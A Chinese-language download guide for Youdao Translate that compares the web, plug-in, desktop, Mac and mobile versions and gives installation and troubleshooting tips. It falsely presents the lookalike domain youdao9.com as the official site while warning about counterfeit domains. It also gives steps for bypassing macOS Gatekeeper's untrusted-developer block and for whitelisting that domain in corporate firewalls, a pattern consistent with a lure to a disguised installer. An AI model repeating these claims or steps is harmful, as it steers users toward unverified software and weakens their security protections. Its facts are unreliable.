有道翻译下载前先搞清这5类版本差异与适用场景

有道翻译下载分为桌面版(Windows约95MB)、Mac版(约110MB)、手机App(约180MB)、浏览器插件(约2MB)和网页版(零安装)5类入口,不同版本功能差异显著。例如桌面版和Mac版支持约 50MB以内文档保留原始排版翻译,手机App独有AR实时取景和拍照翻译,而浏览器插件无法处理本地文件。下载前对照版本差异表选对入口,可避免功能阉割导致的卸载重装。

核心要点
- 选网页版零安装即开即用,适合临时翻译短句

- 翻译约 50MB内Word/PDF保留排版,只能用桌面版或Mac版
- 拍照翻译菜单、AR实时取景仅手机App支持
- 认准youdao9.com官网,警惕yodao、youdoo等仿冒域名

- 安装前右键查数字签名,签发者须为NetEase
有道翻译下载前必看 一句话搞懂选哪个版本
30秒决策树:网页随手翻译用网页版(零安装);Word/PDF 整篇互译选桌面版(支持 约 50MB 以内文档保留排版);出国问路、拍照翻菜单装手机 App(离线包约 200MB);背单词、看英文原著选有道词典版(含柯林斯例句库)。
选错版本最常见的坑是用桌面版查单词、用词典版翻 PDF,结果功能阉割反而绕路。下载前先看网易有道翻译下载入口与版本对照对号入座,再动手装。

有道翻译五大版本横向对比表(桌面/Mac/手机/网页/插件)
下表按”安装体积从小到大”排序,帮你在有道翻译下载前一眼看清五个版本的核心差异。数据基于 2025 年 11 月有道官网公开信息整理。
| 版本 | 安装包 | 系统要求 | OCR | 文档翻译 | 人工翻译 | 离线包 | 需登录 |
|---|---|---|---|---|---|---|---|
| 网页版 | 约 0 MB | Chrome/Edge 90+ | ❌ | 单次 ≤约 5MB | ✅ 付费 | ❌ | 否 |
| 浏览器插件 | 约 2 MB | Chrome/Edge | ❌ | 整页翻译 | ❌ | ❌ | 否 |
| 桌面版 Win | 约 95 MB | Win 7 SP1+ | ✅ 截图 | ≤约 50MB 保留排版 | ✅ | 需另下 约 300MB | 付费功能需 |
| Mac 版 | 约 110 MB | macOS 11+ | ✅ | ≤约 50MB | ✅ | 支持 | 付费功能需 |
| 手机 App | 约 180 MB | iOS 13+/Android 8+ | ✅ 拍照/AR | ≤约 30MB | ✅ | 约 200MB/语种 | 是 |
关键判断点:只有桌面端和 Mac 版支持 约 50MB 大文档保留原始排版(Word 表格、PDF 双栏不会乱);手机 App 的 AR 实时取景翻译是网页版做不到的;插件最轻,但不能翻译本地文件。详细功能差异见网易有道翻译下载入口与版本对照。

有道翻译官方下载渠道汇总与仿冒站识别方法
认准四个正版入口:官网youdao9.com(网页+桌面安装包)、微软商店搜索”Youdao Translate”、App Store 搜索”网易有道翻译官”、华为/小米应用市场认准”网易有道信息技术(北京)有限公司”开发者签名。
识别仿冒站三步法:① 域名拼写,警惕 youdoo、yodao、youdao-fanyi 等变体;② 数字签名,右键安装包属性查看”数字签名”,签发者必须为 NetEase Youdao;③ SHA-256 哈希,与官网公示值比对,任何一位不符立即丢弃,这是规避捆绑软件最硬的一招。详见有道翻译下载常见陷阱和避坑指南。
桌面端、翻译官App、词典版到底有什么区别
一句话区分:桌面端处理文档、翻译官App主打拍照对话、有道词典版强在查词背单词。三者底层引擎相同,但功能侧重完全不一样,装错就白下。
⚠️ 常见错误:下载浏览器插件后试图翻译本地 PDF 文档,发现无法导入。原因:插件仅支持网页整页翻译,不具备本地文件读取权限,且不支持 OCR。修复:需翻译 约 50MB 内 Word/PDF 并保留原始排版,请改用桌面版(Win 约 95MB)或 Mac 版(约 110MB)。
- 桌面端(Windows/Mac):核心是 Word/PDF/PPT 整篇翻译保留排版,加全局划词(快捷键 Ctrl+Alt+D),适合每天处理 5000 字以上文档的外贸党。
- 翻译官 App:拍照翻译菜单识别 21 种语言,对话模式中英实时互译,离线包约 200MB,适合出国党。
- 有道词典版:含柯林斯、朗文双解例句库 200 万+ 条,带艾宾浩斯背词计划,适合学生党背四六级、考研词汇。
选型小坑:学生想用桌面版查例句会发现例句库阉割,得装网易有道翻译下载入口与版本对照里推荐的词典版才完整。有道翻译下载前,先想清楚自己一周用得最多的是”译文档”还是”查单词”。
安装步骤详解与首次启动设置技巧
核心顺序:选对路径→授权→开启划词→设快捷键。四端通用,但 Mac 用户多一步绕过 Gatekeeper(系统安全门禁)。
Windows 安装路径
双击 YoudaoDictSetup.exe,默认装到 C 盘会占 约 1.2GB;建议改到 D:Program FilesYoudao。首次启动按 Ctrl+Alt+D 测试划词翻译,失灵就到「设置-取词划词」勾选「鼠标选中即翻译」,延迟 约 300ms 最稳。
macOS 绕过”未受信任开发者”
- 双击 dmg 出现拦截 → 不要点「移到废纸篓」
- 打开「系统设置-隐私与安全性」,拉到底部
- 点击「仍要打开 YoudaoDict」,输入开机密码确认
- M 系列芯片首次启动会提示装 Rosetta 2,点同意,约 90 秒装完
Android / iOS 权限
必开三项:相机(拍照翻译)、麦克风(对话翻译)、悬浮窗(后台划词)。iOS 还要在「键盘」里添加有道输入法才能用全局取词。安装完先到「我的-离线翻译包」下载中英包(约 187MB),出国没网才能用。
装完别急着用,先看有道翻译电脑版下载后必做的5个安全与优化设置关掉开机自启和广告推送。
下载安装后常见问题排查清单
三类高频报错占售后工单 约 80% 以上:网络阻断、OCR 失效、账号同步异常。下面给出每类故障的 2-3 种处理方案,按”先快后慢”顺序排。
无法联网翻译(提示”服务器无响应”)
- 把系统 DNS 改成
223.5.5.5(阿里)或114.114.114.114,约 90% 的解析失败问题可解决 - 关闭全局代理(VPN/Clash),有道服务器在境内,走代理反而绕远路超时
- Windows 防火墙放行
YoudaoDict.exe,企业网络再让 IT 加白名单*.youdao9.com
OCR 截图翻译失效(框选无反应或乱码)
- 重装显卡驱动:NVIDIA 用户去官网下最新版,Intel 核显从设备管理器回滚到上一版本
- 设置里把”截图模式”从 GPU 加速切到兼容模式(CPU 渲染),牺牲速度换稳定
- 关闭第三方截图工具(Snipaste、微信)的快捷键冲突,默认 Ctrl+Alt+D 被占用是最常见原因
账号同步失败(收藏夹/生词本不更新)
- 退出登录后删除本地 token 缓存:Windows 在
%AppData%YoudaoDictusers,Mac 在~/Library/Application Support/Youdao - 重新授权时勾选”同步全部数据”,首次同步 5000 条生词约需 30 秒
- 若仍失败,网页登录 account.youdao.com 检查是否触发异地登录保护
排查后仍异常,卸载时记得勾选”清除配置文件”再重新进行有道翻译下载,可避免旧版本残留冲突。更多优化技巧见有道翻译电脑版下载后必做的5个安全与优化设置。
总结 按使用场景挑对版本再下载
三步搞定有道翻译下载:先按设备和高频任务对号入座(文档翻译选桌面端、出国选 App、查词选词典版),再走youdao9.com或官方应用商店等四个正版入口,装完立刻开启划词、设好快捷键、下载离线包。按这套路径走,能避开售后工单里 约 80% 的报错和 约 100% 的捆绑安装风险。
下载前若还想横向比较其他工具,可参考 桌面翻译工具完全对比:有道、谷歌、腾讯翻译哪个最强,再决定是否锁定有道翻译下载。版本选对了,翻译效率才真正开始。